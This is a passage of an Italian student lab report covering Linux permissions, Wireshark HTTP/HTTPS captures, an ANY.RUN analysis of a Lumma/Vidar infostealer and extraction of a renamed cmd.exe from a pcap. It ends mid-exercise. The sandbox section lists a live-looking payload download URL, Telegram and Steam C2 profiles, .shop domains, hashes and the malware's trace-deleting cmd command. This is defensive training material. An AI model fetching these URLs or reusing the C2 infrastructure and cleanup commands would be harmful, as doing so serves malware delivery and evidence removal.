[root@secOps analyst]# ls -l /mnt  
total 0  
-rw-r--r-- 1 root root 0 Feb 24 04:16 myNewFile.txt  
[root@secOps analyst]#
```

È necessario agire come utente root affinché il comando touch sia efficace.

### Domanda 8

Quali sono i permessi del file myFile.txt?

I permessi di Myfile.txt sono:

- rw: Il proprietario ha permessi di lettura e modifica del file
- r: Il gruppo ha solo permessi di lettura
- r: Gli esterni hanno solo permessi di lettura

```
[analyst@secOps ~]$ ls -l second_drive  
total 20  
drwx----- 2 root root 16384 Mar 26 2018 lost+found  
-rw-r--r-- 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

### Domanda 9

I permessi sono cambiati? Quali sono i permessi di myFile.txt?

I permessi attuali del file myFile.txt sono -rw-rw- -r-x - dove:

- rw: il proprietario può leggere e modificare il file.
- rw: il gruppo può leggere e modificare il file
- r: gli altri possono solo leggere il file

- x: gli altri possono solo eseguire il file

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

## Domanda 10

**Quale comando cambierebbe i permessi di myFile.txt a rwxrwxrwx, garantendo a qualsiasi utente nel sistema pieno accesso al file?**

Il comando “chmod 777 myFile.txt” permette di trasformare i permessi rendendoli rwxrwxrwx

```
[analyst@secOps second_drive]$ sudo chmod 777 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rwxrwxrwx 1 analyst   analyst    183 Mar 26  2018 myFile.txt
[analyst@secOps second_drive]$
```

## Domanda 11

**L'operazione è riuscita? Spiega.**

Il sistema ha tradotto il tuo "777" in codice binario per l'hardware:

- 7 in binario è 111 (Lettura=1, Scrittura=1, Esecuzione=1).
- Hai inviato al sistema la sequenza 111 111 111.

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst   root     183 Mar 26  2018 myFile.txt
[analyst@secOps second_drive]$ sudo chown analyst:analyst myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x 1 analyst   analyst    183 Mar 26  2018 myFile.txt
```

```
[analyst@secOps second_drive]$ echo test >> myFile.txt
[analyst@secOps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in this disk for a while, it couldn't be accessed until the disk was properly mounted
test
```

## Domanda 12

**Qual'è la differenza tra la parte iniziale della riga di malware e la riga di mininet\_services?**

La differenza sta che la prima è un directory (d) mentre il secondo è un semplice file(-).

drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 <b>malware</b>
-rwxr-xr-x 1 analyst analyst 172 Mar 21 2018 <b>mininet_services</b>

### Domanda 13

**Cosa pensi succederebbe a file2hard se aprissi un editor di testo e cambiassi il testo in file2new.txt?**

Come si può vedere dallo screenshot, essendo i due file ‘collegati’ in memoria, cambiando il contenuto di file2hard, in automatico cambia anche il contenuto di file2new.txt

```
[analyst@secOps ~]$ nano file2hard
[analyst@secOps ~]$ cat file2hard
ciao
[analyst@secOps ~]$ cat file2new.txt
ciao
```

# Esercizio 4 - Wireshark (HTTP - HTTPS)

# Esercizio 4: Wireshark

## Executive Summary


Il documento riassume le procedure di acquisizione e analisi dei pacchetti **HTTP/HTTPS** tramite il tool **Wireshark**.

---

### Domanda 1

**Quali due informazioni vengono visualizzate?**

Vengono visualizzate utente e password usati nel login e poiché il sito utilizza il protocollo **HTTP**, le credenziali di accesso vengono trasmesse **in chiaro**.



```
▼ Form item: "uname" = "admin"
  Key: uname
  Value: admin
▼ Form item: "pass" = "admin"
  Key: pass
  Value: admin
```

### Domanda 2

**Cosa noti riguardo all'URL del sito web?**

[https://auth.netacad.com/auth/realms/skillsforall/login-actions/authenticate?client\\_id=b2e-marketplace&tab\\_id=1yfW6PTs4k4&client\\_data=eyJydSI6Imh0dHBzOi8vd3d3Lm5ldGFjYWQuY29tL2Rhc2hib2FyZCIsInJ0IjoiY29kZSIsInJtIjoiZnJhZ21lbnQiLCJzdCI6ImNiTQzOWUwLTFkNDMtNGE3My1iZDZILTFIZjg1OWE3ZmVkJ9&execution=544c98b5-6b03-41d5-b104-b625ecff8ce5&kc\\_locale=en](https://auth.netacad.com/auth/realms/skillsforall/login-actions/authenticate?client_id=b2e-marketplace&tab_id=1yfW6PTs4k4&client_data=eyJydSI6Imh0dHBzOi8vd3d3Lm5ldGFjYWQuY29tL2Rhc2hib2FyZCIsInJ0IjoiY29kZSIsInJtIjoiZnJhZ21lbnQiLCJzdCI6ImNiTQzOWUwLTFkNDMtNGE3My1iZDZILTFIZjg1OWE3ZmVkJ9&execution=544c98b5-6b03-41d5-b104-b625ecff8ce5&kc_locale=en)

L'URL contiene:

- **/auth/realms/skills forall/**: Invece di gestire il login direttamente sul sito, l'utente è rimandato a un server dedicato alla sicurezza delle identità.
- **data\_client**: È una stringa in formato **Base64**, contiene informazioni tecniche su dove l'utente deve essere reindirizzato dopo il login.
- **kc\_locale=en**: indica che la pagina del login sarà in inglese

### Domanda 3

**Cosa ha sostituito la sezione HTTP che era nel file di cattura precedente?**

Nel file di cattura precedente, siamo riusciti a visualizzare il Form item, contenente le credenziali utilizzate dall'utente. Al contrario, nella seconda cattura, al posto di "Form Item", visualizziamo "Encrypted Application Data", la quale non mostra nessun dato in chiaro.

```
▼ TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
  Content Type: Application Data (23)
  Version: TLS 1.2 (0x0303)
  Length: 322
  Encrypted Application Data [...]: 673092b4cf814bc06ac0bb14bed1380c711743f37dc15302cb8250f2b9307e7ab...
  [Application Data Protocol: Hypertext Transfer Protocol]
```

### Domanda 4

**I dati dell'applicazione sono in formato plaintext o leggibile?**

Nel caso di HTTPS no.

Sono criptati e non leggibili.

Nel caso di HTTP abbiamo i dati di login in chiaro.

### Domanda di riflessione 1

**Quali sono i vantaggi dell'uso di HTTPS invece di HTTP?**

Caratteristica	HTTP	HTTPS
Icona Browser	⚠️ "Non sicuro"	🔒 Lucchetto verde/chiuso
Criptazione	✗ Nessuna. Dati inviati in chiaro.	✓ TLS/SSL. Dati cifrati.
Porta Standard	80	443

<b>Sicurezza</b>	Vulnerabile a Sniffing e MiTM.	Protegge contro intercettazioni e alterazioni.
<b>Certificati</b>	Non richiesti.	Richiede certificato SSL/TLS (firmato da una CA).
<b>Integrità Dati</b>	I dati possono essere modificati durante il transito.	Garantisce che i dati non siano stati manomessi.

## Domanda di riflessione 2

Tutti i siti web che usano **HTTPS** sono considerati affidabili?

Tecnicamente no:

Un malintenzionato può facilmente ottenere un certificato TLS legittimo gratuitamente.

Per questo motivo:

- Siti di Phishing: Un hacker può creare **wellsfarg0-secure-login.com**, ottenere l'icona del lucchetto **HTTPS** "Valido" e usarlo per rubare le tue credenziali. La connessione è **cifrata**, ma la destinazione è **malevola**.
- Distribuzione di Malware: Un sito può essere protetto da **HTTPS** ma ospitare comunque un file **.exe dannoso** o un **exploit** per il browser.
- Server Compromessi: Un sito legittimo potrebbe avere l'**HTTPS**, ma se il suo database non è aggiornato, un hacker potrebbe aver iniettato script malevoli (**XSS**) nella pagina che stai visualizzando.

# Esercizio 5 - AnyRun

# Esercizio 5: Anyrun

## Sandbox 1


### Threat Intelligence: Campagna Infostealer Lumma/Vidar

#### 1. Sintesi Esecutiva

Un eseguibile malevolo denominato **66bddfcb52736\_vidar.exe** è stato analizzato e classificato come un'attività malevola, funzionando sia come "Loader" che come "Stealer" (ruba-informazioni). L'analisi indica la presenza simultanea di entrambe le famiglie di malware **Lumma** e **Vidar**. Il malware utilizza tecniche di **iniezione (process injection)**, nascondendosi in particolare all'interno dell'utilità **legittima** di Microsoft **RegAsm.exe**, per eludere il rilevamento. Una volta attivo, prende aggressivamente di mira un'ampia gamma di dati sensibili dell'utente, inclusi portafogli di criptovalute, credenziali del browser e token di sessione. La minaccia mostra un comportamento di **Comando e Controllo (C2)** complesso, utilizzando profili **Telegram** e **Steam** per instradare le sue comunicazioni, insieme a un elenco di domini malevoli preimpostati.

#### 2. Catena di Infezione e Flusso di Esecuzione

Il malware impiega un'esecuzione in più fasi e una complessa strategia di evasione delle difese, che porta all'esecuzione parallela di due distinti **infostealer**:



**Figura 1:** Grafo di esecuzione che mostra il processo iniziale che genera file secondari, i quali a loro volta avviano e iniettano istanze multiple di RegAsm.exe, identificate separatamente come payload Vidar e Lumma.

- Esecuzione Iniziale e Iniezione:** All'avvio di `66bddfcb52736_vidar.exe`, il malware rilascia immediatamente file eseguibili secondari (come `hcae hijjkfc.exe` e `cafhdbghjk.exe`) e inietta codice malevolo in più istanze del processo legittimo `RegAsm.exe`.
  - Distribuzione del Payload:** I processi `RegAsm.exe` iniettati contattano server esterni (es. IP 147.45.44.104) tramite **HTTP** per scaricare ulteriori payload malevoli, tra cui `66cb2df8bd684_lawrng.exe` e `66cb2df1d4a01_vakerk.exe`.
  - Evasione delle Difese e Pulizia:** Il malware utilizza `timeout.exe` per ritardare l'esecuzione, una tattica comune per superare i limiti di tempo dell'analisi automatizzata. Successivamente, utilizza il prompt dei comandi di Windows (**cmd.exe**) per avviare comandi di eliminazione (es. `/c timeout /t 5 & del /f /q e & del "C:\ProgramData\*.dll" & exit`) al fine di **rimuovere** le proprie **tracce** e le librerie rilasciate.
- 

### 3. Funzionalità del Malware e Dati Bersaglio

Le tecniche utilizzate dal malware mappano direttamente numerose tattiche del framework **MITRE ATT&CK**, evidenziando un focus massiccio sul furto di credenziali e sulla scoperta del sistema:




**Figura 2:** Matrice MITRE ATT&CK che evidenzia le tattiche identificate, confermando l'uso di tecniche di evasione delle difese (Masquerading, Time Based Checks) e un accesso capillare alle credenziali (browser, file, cookie).

I processi `RegAsm.exe` iniettati eseguono un'ampia ricognizione, differenziandosi per i payload che contengono:



**Figura 3:** Dettagli del processo RegAsm.exe (PID 6908) rilevato come Vidar tramite firma YARA. Vengono evidenziate le azioni di furto credenziali dai browser e le interrogazioni al registro di Windows.

- **Il payload Vidar (PID 6908):** Interroga attivamente il registro di sistema per scoprire la data di installazione di Windows, le policy di sicurezza di Internet Explorer e il software installato. Si concentra sul database SQLite dei browser (es. Chrome, Firefox, Opera) per esfiltrare cookies.sqlite, formhistory.sqlite, password salvate e carte di credito. Prende inoltre di mira portafogli di criptovalute e file di sessione di client di messaggistica (Telegram, Discord, Steam).



**Figura 4:** Dettagli del processo RegAsm.exe (PID 4704) rilevato come Lumma tramite firme YARA e rilevamento di rete Suricata, che evidenziano il comportamento tipico di un "Information Stealer".

- **Il payload Lumma (PID 4704):** Si concentra pesantemente sul comportamento di rete da stealer, cercando credenziali all'interno dei file (T1552.001) ed effettuando la scansione del software installato (T1518) per identificare potenziali bersagli sul sistema compromesso.

## 4. Infrastruttura di Comando e Controllo (C2)

L'infrastruttura di rete rivela l'uso di tecniche di offuscamento (Dead Drop Resolvers) in combinazione con domini standard:

- **Dead Drop Resolver (Vidar):** Il malware contatta profili Telegram (es. <https://t.me/pechOnk>, <https://t.me/jamelwt>) e profili della community di Steam (es. <https://steamcommunity.com/profiles/76561199751190313>). Gli attaccanti utilizzano queste piattaforme per nascondere i veri indirizzi IP dei server C2, rendendo difficile il blocco basato sul semplice filtraggio DNS.
- **Domini C2 Dedicati (Lumma):** Lumma tenta di connettersi a molteplici domini .shop, tra cui [condedqpwqm.shop](http://condedqpwqm.shop), [stagedchheiwo.shop](http://stagedchheiwo.shop) e [caffegclasiqwp.shop](http://caffegclasiqwp.shop).

## 5. Indicatori di Compromissione (IOC)

Tipo	Indicatore	Descrizione
SHA256	325396D5FFCA854673089A56C2D0ED99 238D48B5E1C3C49E7D027505EA138801	Eseguibile primario (66bddfcb52736_vidar.exe)
MD5	FEDB687ED23F77925835623027F79988	Eseguibile primario (66bddfcb52736_vidar.exe)
Dominio	172.67.215.62	Dominio C2 di Lumma
Indirizzo IP	147.45.44.104	Server di hosting del payload secondario
URL	<a href="http://147.45.44.104/prog/66cb2df8bd684_lawrng.exe">http://147.45.44.104/prog/66cb2df8bd684_lawrng.exe</a>	URL di download del payload
URL	<a href="https://t.me/pechOnk">https://t.me/pechOnk</a>	Meccanismo C2 di Vidar tramite Telegram

## 5. Remediation

Per ridurre il rischio di compromissione del sistema si può procedere con:

- **Cambiare le password** all'email principali ed utilizzare un Password Manager.
- **Disconnettere tutte le sessioni** nelle impostazioni del browser, Facebook, Telegram etc.
- **Analizzare il traffico di rete** attraverso tool come Wireshark.

## **SANDBOX 2**

### **Analisi Tecnica URL**

<https://click.convertkit-mail2.com/wvuqovqrwagh50ndddc7hnxdlxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNydWI0ZXJz>

---

#### **1. Identificazione del Dominio**

- **Dominio:** click.convertkit-mail2.com
  - **Servizio:** Il link è generato da **ConvertKit**, un'infrastruttura di *Email Marketing Automation*.
  - **Funzione:** Viene utilizzato come gateway di tracciamento per monitorare l'interazione dell'utente (click, timestamp, indirizzo IP) prima di indirizzarlo alla destinazione finale.
- 

#### **2. Destinazione dell'URL**

L'ultima parte dell'URL contiene una stringa codificata in **Base64** che nasconde la destinazione reale:

- **Stringa codificata:** d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNydWI0ZXJz
  - **Stringa decodificata:** [www.instagram.com/aussienurserecruiters](http://www.instagram.com/aussienurserecruiters)
- 

#### **3. Meccanismo di Reindirizzamento**

Il link utilizza un reindirizzamento lato server. Dal punto di vista della sicurezza, questo processo può essere riassunto nei seguenti passaggi:

1. **Request:** L'utente invia una richiesta GET al server di ConvertKit.
  2. **Tracking:** Il server registra i dati della vittima/utente.
  3. **Redirect:** Il server risponde con un codice di stato HTTP puntando all'account Instagram decodificato.
- 

#### **4. Considerazioni di Security & Forensics**

- **Offuscamento:** Sebbene in questo caso l'uso sia legittimo (marketing), la tecnica di nascondere la destinazione finale tramite codifica Base64 è un metodo comune nelle campagne di **Phishing** e nei **Malware Delivery** per eludere i controlli statici dei filtri email.
- **Analisi dei Rischi:** Cliccare sull'URL conferma al mittente che l'account email dell'utente è attivo e monitorato, aumentando il punteggio di appetibilità per futuri attacchi di ingegneria sociale.

## 5. Remediation

- **Attivare l'autenticazione a più fattori** in modo da mettere al sicuro l'accesso ai vari account.
- **Formazione continua e l'analisi attenta degli URL** rappresentano la prima difesa contro il phishing.

# Esercizio 6 - Estrarre Un Eseguibile Da Un Pickup

# Esercizio 6: Estrazione eseguibile da PCAP

## Executive Summary


Il seguente report illustra le procedure di analisi di un **file pcap** tramite **Wireshark** e l'estrazione dell'eseguibile **W32.Nimda.Amm.exe** dalla cattura.

## Obiettivi

- **Parte 1:** Analizzare Log e Catture di Traffico Pre-catturati
- **Parte 2:** Estrarre File Scaricati dal PCAP

## Parte 1: Analizzare Log e Catture di Traffico Pre-catturati

La cattura nel file “nimda.download.pcap” rappresenta il traffico di rete per il download di un file eseguibile tramite protocollo HTTP:



- **Handshake TCP (righe 1-3):** apertura della connessione tra client e server sulla porta 6666 con 3-Way Handshake;
- **Richiesta HTTP (riga 4):** il client chiede di scaricare il file *W32.Nimda.Amm.exe*;
- **Trasferimento Dati (righe 5-308):** il file viene inviato a pezzi (segmenti TCP);
- **Conferma e Chiusura (riga 309-316):** il server invia l'OK finale (200 OK) e la connessione viene chiusa dopo il completamento.

## Domanda 1

**Cosa sono tutti quei simboli mostrati nella finestra Follow TCP Stream? Sono rumore di connessione? Dati? Spiega.**

Quei simboli rappresentano la traduzione testuale (ASCII) di dati binari, non si tratta quindi di rumore di connessione.

```

GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@..... !..L.!This program cannot
be run in DOS mode.

$.....M|.. . . . .eN.....e.....eY.....eI.....eC.....e^.....e[.....
Rich .....PE.d.....L.....".....x.....J.....&.....
.....$..p..8.....`rdata..I.....J..v.....@..@.data.....@.....
pdata..&.....(.....@..@.rsrc..X.....@..@.reloc..$.....B.....
.....@..B7..L@.....LK.....LU.....LK.....Lb.....L.....msvcrt.dll.NTDLL.DLL.KERNEL32.d
ll.api-ms-win-core-processThreads-11-1-0.DLL.WINBRAND.dll.....H;
.....$Q..H..f.....Q.....%.....H..teSH.. H.....H..t0.....L.A.H....t>H.L$0I;
.....H.. [.....%.....H..$.H..t$..WH.....H..H....%..=.....$..:..$...=.....
..t$D.F_H.L$ 3.....H.T$ E3.H..P1..uf;.....;3.....;.....;.....Hc.H.
.b..H..H.....H..}..H..t
H9X...Z...=*....t.H..t.H.T$ A..H....0.....L..$....I.[.I.s I._.....H..(.....H..j.....
.....H..H..G....t...y...<....!..3.....H..a..H.....t1.
N.....<.....H..a..H..t ..H.
```

1 client pkt, 243 server pkts, 1 turn.

Entire conversation (345 kB) Show as ASCII No delta times Stream 0 Find Next

Help Filter Out This Stream Print Save as... Back Close

## Domanda 2

Ci sono alcune parole leggibili sparse tra i simboli. Perché sono lì?

Un file .exe è un file eseguibile che contiene istruzioni in codice macchina. Questi dati non sono pensati per essere letti come testo per il linguaggio umano pertanto Wireshark cerca di visualizzare ogni byte come un carattere: se un byte corrisponde a una lettera o un numero verrà visualizzato, se non corrisponde a nulla di leggibile, mostra un punto o simboli.

In sostanza, ciò che viene mostrato è il corpo del programma nel suo formato grezzo mentre attraversa la rete.

## Domanda Sfida

Nonostante il nome W32.Nimda.Amm.exe, questo eseguibile non è il famoso worm. Per motivi di sicurezza, questo è un altro file eseguibile che è stato rinominato come W32.Nimda.Amm.exe. Usando i frammenti di parole visualizzati dalla finestra Follow TCP Stream di Wireshark, puoi dire quale eseguibile sia realmente?

In base all'analisi delle stringhe contenute nel flusso TCP, l'eseguibile reale è **cmd.exe**, ovvero il Prompt dei comandi di Windows rinominato come **W32.Nimda.Amm.exe**

```
....<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    version="5.1.0.0"
    processorArchitecture="amd64"
    name="Microsoft.Windows.FileSystem.CMD"
    type="win32"
/>
<description>Windows Command Processor</description>

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="asInvoker"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
```

---

## Parte 2: Estrarre File Scaricati dal PCAP

### Domanda 3

**Perché W32.Nimda.Amm.exe è l'unico file nella cattura?**

La cattura in questione non è l'intero traffico della rete ma un singolo flusso TCP relativo, in questo caso, alla conversazione tra un client e un server. Poiché la connessione è stata aperta esclusivamente per scaricare quel file via HTTP, non si vedranno altri file o navigazioni web nello stesso elenco.


Inoltre, come indicato nel campo *User-Agent*, il download è stato effettuato con metodo Wget. A differenza di un browser che scarica contemporaneamente icone, script e immagini per visualizzare una pagina, Wget, essendo uno strumento da riga di comando, scarica solo il file specifico indicato nell'URL.

```
▶ Frame 4: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits)
▶ Ethernet II, Src: ea:05:2c:e1:90:3d (ea:05:2c:e1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)
▶ Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133
▶ Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 1, Ack: 1, Len: 164
└ Hypertext Transfer Protocol
  └ GET /W32.Nimda.Amm.exe HTTP/1.1\r\n
    User-Agent: Wget/1.19.1 (linux-gnu)\r\n
    Accept: */*\r\n
    Accept-Encoding: identity\r\n
    Host: 209.165.202.133:6666\r\n
    Connection: Keep-Alive\r\n
  \r\n
  [Response in frame: 309]
  [Full request URI: http://209.165.202.133:6666/W32.Nimda.Amm.exe]
```

### Domanda 4

**Il file è stato salvato?**

Sì, il file è stato salvato.



## Domanda 5

**Nel processo di analisi del malware, quale sarebbe un probabile passo successivo per un analista di sicurezza?**

Il passo successivo per un analista di sicurezza può essere:

### 1. Analisi Statica di Base

- **Fingerprinting:** calcolo degli hash per il confronto con database di threat intelligence;
- **Analisi delle stringhe:** ricerca di indirizzi IP, domini, ecc.;
- **Controllo dell'header:** identificazione di packer o offuscatori, analisi delle librerie importate).

### 2. Analisi Dinamica (Sandboxing)

Si esegue il malware in un ambiente controllato e isolato per osservarne il comportamento in tempo reale:

- **Monitoraggio dei processi:** osservare se il malware crea nuovi processi o inietta codice in quelli legittimi;
- **Modifiche al File System e Registro:** tracciare la persistenza;
- **Analisi del traffico di rete:** identificare tentativi di connessione verso server.

# Bonus 1

# Bonus 1: Isolamento minaccia tramite analisi HTTP e DNS

## Executive Summary

Questo report **analizza le evidenze nei log** relativi allo sfruttamento delle vulnerabilità nei protocolli **DNS e HTTP** attraverso **Kibana**.

---

### Domanda 1

**Qual è l'indirizzo IP sorgente?**

209.165.200.227

### Domanda 2

**Qual è l'indirizzo IP destinazione?**

209.165.200.235

### Domanda 3

